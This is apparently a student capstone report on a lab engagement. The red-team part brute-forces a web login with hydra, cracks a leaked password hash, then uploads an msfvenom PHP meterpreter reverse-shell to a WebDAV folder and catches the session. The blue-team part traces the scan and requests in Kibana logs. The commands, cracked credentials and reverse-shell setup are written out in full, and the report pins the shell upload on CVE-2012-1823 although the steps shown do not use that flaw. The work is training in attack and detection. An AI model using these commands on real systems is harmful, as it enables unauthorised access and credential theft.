# Capstone Engagement


Assessment, Analysis,
and Hardening of a Vulnerable System

## Table of Contents

This document contains the following sections:

## Network Topology

# Network Topology



ML-RefVm-684427 Hypervisor Virtual Network
Address Range: 192.168.1.0/24
Subnet Mask: 255.255.255.0
Gateway: 192.168.1.1
IPV4: 192.168.1.90
OS: Kali-Linux
Hostname: Kali
Open Ports: 22
Port 80: HTTP: Requests and Brute Force | Agent User: Hydra
Transfers Apache Logs, Sysltem Logs, and Packet Logs to ELK Stack
Logs
IPV4: 192.168.1.100
OS: Ubuntu
Hostname: ELK
Open Ports: 22, 9200
Kibana over port 5601
Virtual Switch: NATSwtich
HTTP Requests/Brute Force
IPV4: 192.168.1.105
OS: Ubuntu
Hostname: server1 (Capstone)
Open Ports: 22, 80
Kibana over port 5601
IPV4: 192.168.1.1
OS: Windows 10
Hostname: ML-RefVm-684427
Open Ports: 135, 139, 445, 2179, 3389

**Network:**

Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

**Machines:**

IPv4: 192.168.1.90
OS: Kali Linux - Linux 2.6.32
Hostname: Kali

IPv4: 192.168.1.1
OS: Windows 10
Hostname: ML-RefVm-684427

IPv4: 192.168.1.100
OS: Ubuntu 18.04.4 LTS
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu 18.04.1 LTS
Hostname: server1 (Capstone)

## Red Team

Security Assessment

## Recon: Describing the Target

### Nmap identified the following hosts on the network:

| Hostname | IP Address | Role on Network |
|---|---|---|
| ML-RefVm-684427 | 192.168.1.1 | Hypervisor Host |
| Kali | 192.168.1.90 | Attacking machine. |
| ELK | 192.168.1.100 | The Elastic Stack server that aggregates and visualizes the logs from the vulnerable machine. |
| server1 (Capstone) | 192.168.1.105 | Vulnerable machine. |

# Vulnerability Assessment

| Vulnerability | Description | Impact |
|---|---|---|
| **Sensitive Data Exposure** | Users of the Capstone company placed information about the existence of the *company_folders/secret_folder* folder in multiple files that were open to the public. | Without the exposure of the *company_folders/secret_folder* folder to the public, an attacker wouldn't be able to know that it even existed since it never even showed up on *dirb* scans.. |
| **Brute Force Vulnerability** | The users of the Capstone company used weak passwords and usernames for their website login. | Weak passwords and easily guessable usernames is what can enable a hacker to easily infiltrate the system through a service such as hydra. |
| **php-cgi binary \| CVE-2012-1823** | An exploit that takes advantage of an error in the way the URI is passed through to the *php-cgi* binary when lacking an '=' sign. | This exploit can allow for a hacker to gain code execution, and for the case of the Capstone web server, it allowed for a meterpreter session to be created, leading to further enumeration of the system, its' users, and its' files. |

## Red Team

Exploitation: Sensitive Data Exposure

## Exploitation: [Sensitive Data Exposure]

**Tools & Processes:**

Although no other tools were utilized except for the browser on gaining information on the *company_folders/secret_folder* folder since that sensitive data was public, actually figuring out which IP was hosting the web server took an nmap service scan across the whole network. According to the service scan the Capstone site was located on 192.168.1.105 over port 80. After locating information on the Capstone site, getting to the *connect_to_corp_server* file inside the *company_folders/secret_folder* folder took a different exploit, but after gaining access to the file, Ryan’s hashed password was left in the file open for anyone who as able to gain access.


## Exploitation: [Sensitive Data Exposure]

**Achievements:**


The exploit allowed for the retrieval of Ryan’s hashed password which made the file injection towards the end of the attack possible.

## Exploitation: [Sensitive Data Exposure]

**Screenshots:**



```
ERROR: FILE MISSING

Please refer to company_folders/secret_folder/ for more information

ERROR: company_folders/secret_folder is no longer accessible to the public
```



```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

## Red Team

Exploitation: Brute Force Vulnerability

# Exploitation: [Brute Force Vulnerability]

## Tools & Processes:

The password cracking tool, *hydra*, along with a wordlist in the attacking machine's */usr/share/wordlists* folder, and an easy to guess username is what was needed to get into the *company_folders/secret_folder* folder. The username was obtained through the reconnaissance done on public facing files, which, although did not explicitly contain usernames, did however provide the names of the employee's in the company. Ashton's username, *ashton,* is a weak username and without it being as simple as it was, then access into the server's secret files that required authentication to access couldn't have been possible. After a retrieval of all the necessary information for a successful hydra command:

```
hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get
        /company_folders/secret_folder
```

access to the *secret_folder* and the contents inside were possible through Ashton's simple password, *leopoldo*. Ryan's password was able to be gained through the use of *CrackStation*, a website used to crack hashed phrases, and his username, *ryan*, was easily guessable in the same fashion as Ashton's.


## Exploitation: [Brute Force Vulnerability]

**Achievements:**

The weak passwords, usernames, and the use of *hydra* and *CrackStation* allowed for the retrieval of not only Ashton’s password, but Ryan’s password as well. This ultimately led to the final exploit done on the site using a file injection technique through the */webdav* folder using Ryan’s login credentials.

## Exploitation: [Brute Force Vulnerability]

**Screenshots:**



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [
child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [
child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399
[child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [
child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 143443
99 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399
[child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399
 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [
child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [ch
ild 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399
 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399
 [child 2] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-26 04:52:07
root@Kali:~# 
```

## Red Team

Exploitation: php-cgi binary | CVE-2012-1823

## Exploitation: [php-cgi binary | CVE-2012-1823]

### Tools & Processes:

Now that it was possible to utilize the */webdav* folder, a hacker can perform a file inclusion attack, uploading files onto a site that weren't intended to be there. A special payload can be created that can take advantage of the version of *PHP* the server is using. *MSFVenom,* a tool that had long replaced *msfencode* and *msfpayload,* combining both into a single application able to generate custom payloads that can be run in-tandem with *msfconsole* can now aid in the final step of the attack. Using *msfvenom,* an attacker can generate a special *.php* payload that had specified the local hosts and local ports that were going to be receiving information from the Capstone web server. After loading the *PHP* script into the */webdav* folder, a refresh of that specific page (*192,168.1.105/webdav*) will show the newly created script in the folder. Meanwhile, on the attacking machine, *msfconsole* is set up to communicate to the payload. Using the exploit, *exploit/multi/handler,* and setting the options to the name of the payload that was on the web server, an attacker can successfully run the *.php*  file and use the finalized exploit in msfconsole to create a meterpreter session between the attacking machine and the web server.


## Exploitation: [php-cgi binary | CVE-2012-1823]

**Achievements:**


With a meterpreter session established, further system enumeration can be executed and in the case of this project, the file, *flag.txt*, can be found. (It should be noted much more damage can be done from here; but going anyfuter was outside of the scope of this assignment).

## Exploitation: [php-cgi binary | CVE-2012-1823]

**Screenshots:**



```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >>
 shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~# 
```




192.168.1.105/webdav/

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums

# Index of /webdav

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| passwd.dav | 2019-05-07 18:19 | 43 | |
| shell.php | 2021-06-26 12:57 | 1.1K | |

*Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80*




```
Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an int
d)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.
6-26 06:02:31 -0700

meterpreter > 
```

## Blue Team

Log Analysis and

Attack Characterization


# Analysis: Identifying the Port Scan



```
> Jun 26, 2021 @ 11:31:50.001   @timestamp: Jun 26, 2021 @ 11:31:50.001 network.bytes: 116B network.packets: 2 network.type: ipv4 network.transport: tcp
                                network.community_id: 1:HSKBkgkHNG+ZfRXt8bvtY4M8rrE= event.dataset: flow event.kind: event event.category: network_traffic
                                event.action: network_flow event.start: Jun 26, 2021 @ 11:31:16.514 event.end: Jun 26, 2021 @ 11:31:16.514 event.duration: 0.1
                                ecs.version: 1.5.0 source.ip: 192.168.1.90 source.port: 45588 source.packets: 1 source.bytes: 60B destination.port: 199
                                destination.packets: 1 destination.bytes: 56B destination.ip: 192.168.1.105 flow.final: false
```

- What time did the port scan occur?
  - June 26, 2021 at 11:31 A.M.
- How many packets were sent, and from which IP?
  - 17997 packets were sent from 192.168.1.90.
- What indicates that this was a port scan?
  - TCP service scans through nmap across the whole network hit their targets 3 times with the exact same number of packets.
  - The proportion of packets containing information on open ports is a constant (.2% of packets contain information on open ports)
  - All requests are over the same port which was 45588.


## Analysis: Finding the Request for the Hidden Directory



| Time | _source |
|---|---|
| Jun 26, 2021 @ 12:35:20.127 | url.path: /company_folders/secret_folder/ @timestamp: Jun 26, 2021 @ 12:35:20.127 query: GET /company_folders/secret_folder/ client.ip: 192.168.1.90 client.port: 47810 client.bytes: 386B event.end: Jun 26, 2021 @ 12:35:20.128 event.kind: event event.category: network_traffic event.dataset: http event.duration: 1.1 event.start: Jun 26, 2021 @ 12:35:20.127 type: http agent.type: packetbeat agent.ephemeral_id: a5c57964-c7a1-4ef7-a9d8-b685a542b07f agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 destination.bytes: 733B destination.ip: 192.168.1.105 destination.port: 80 |

- What time did the request occur? How many requests were made?
  - There were 8 requests made in this directory itself and 10 were made to the file inside.
  - The request occurred at 11:54:00 on June 26, 2021 and all of the requests came from 192.168.1.90.
- Which files were requested? What did they contain?
  - The *connect_to_corp_server* file was requested and contained information about Ryan’s hashed password.

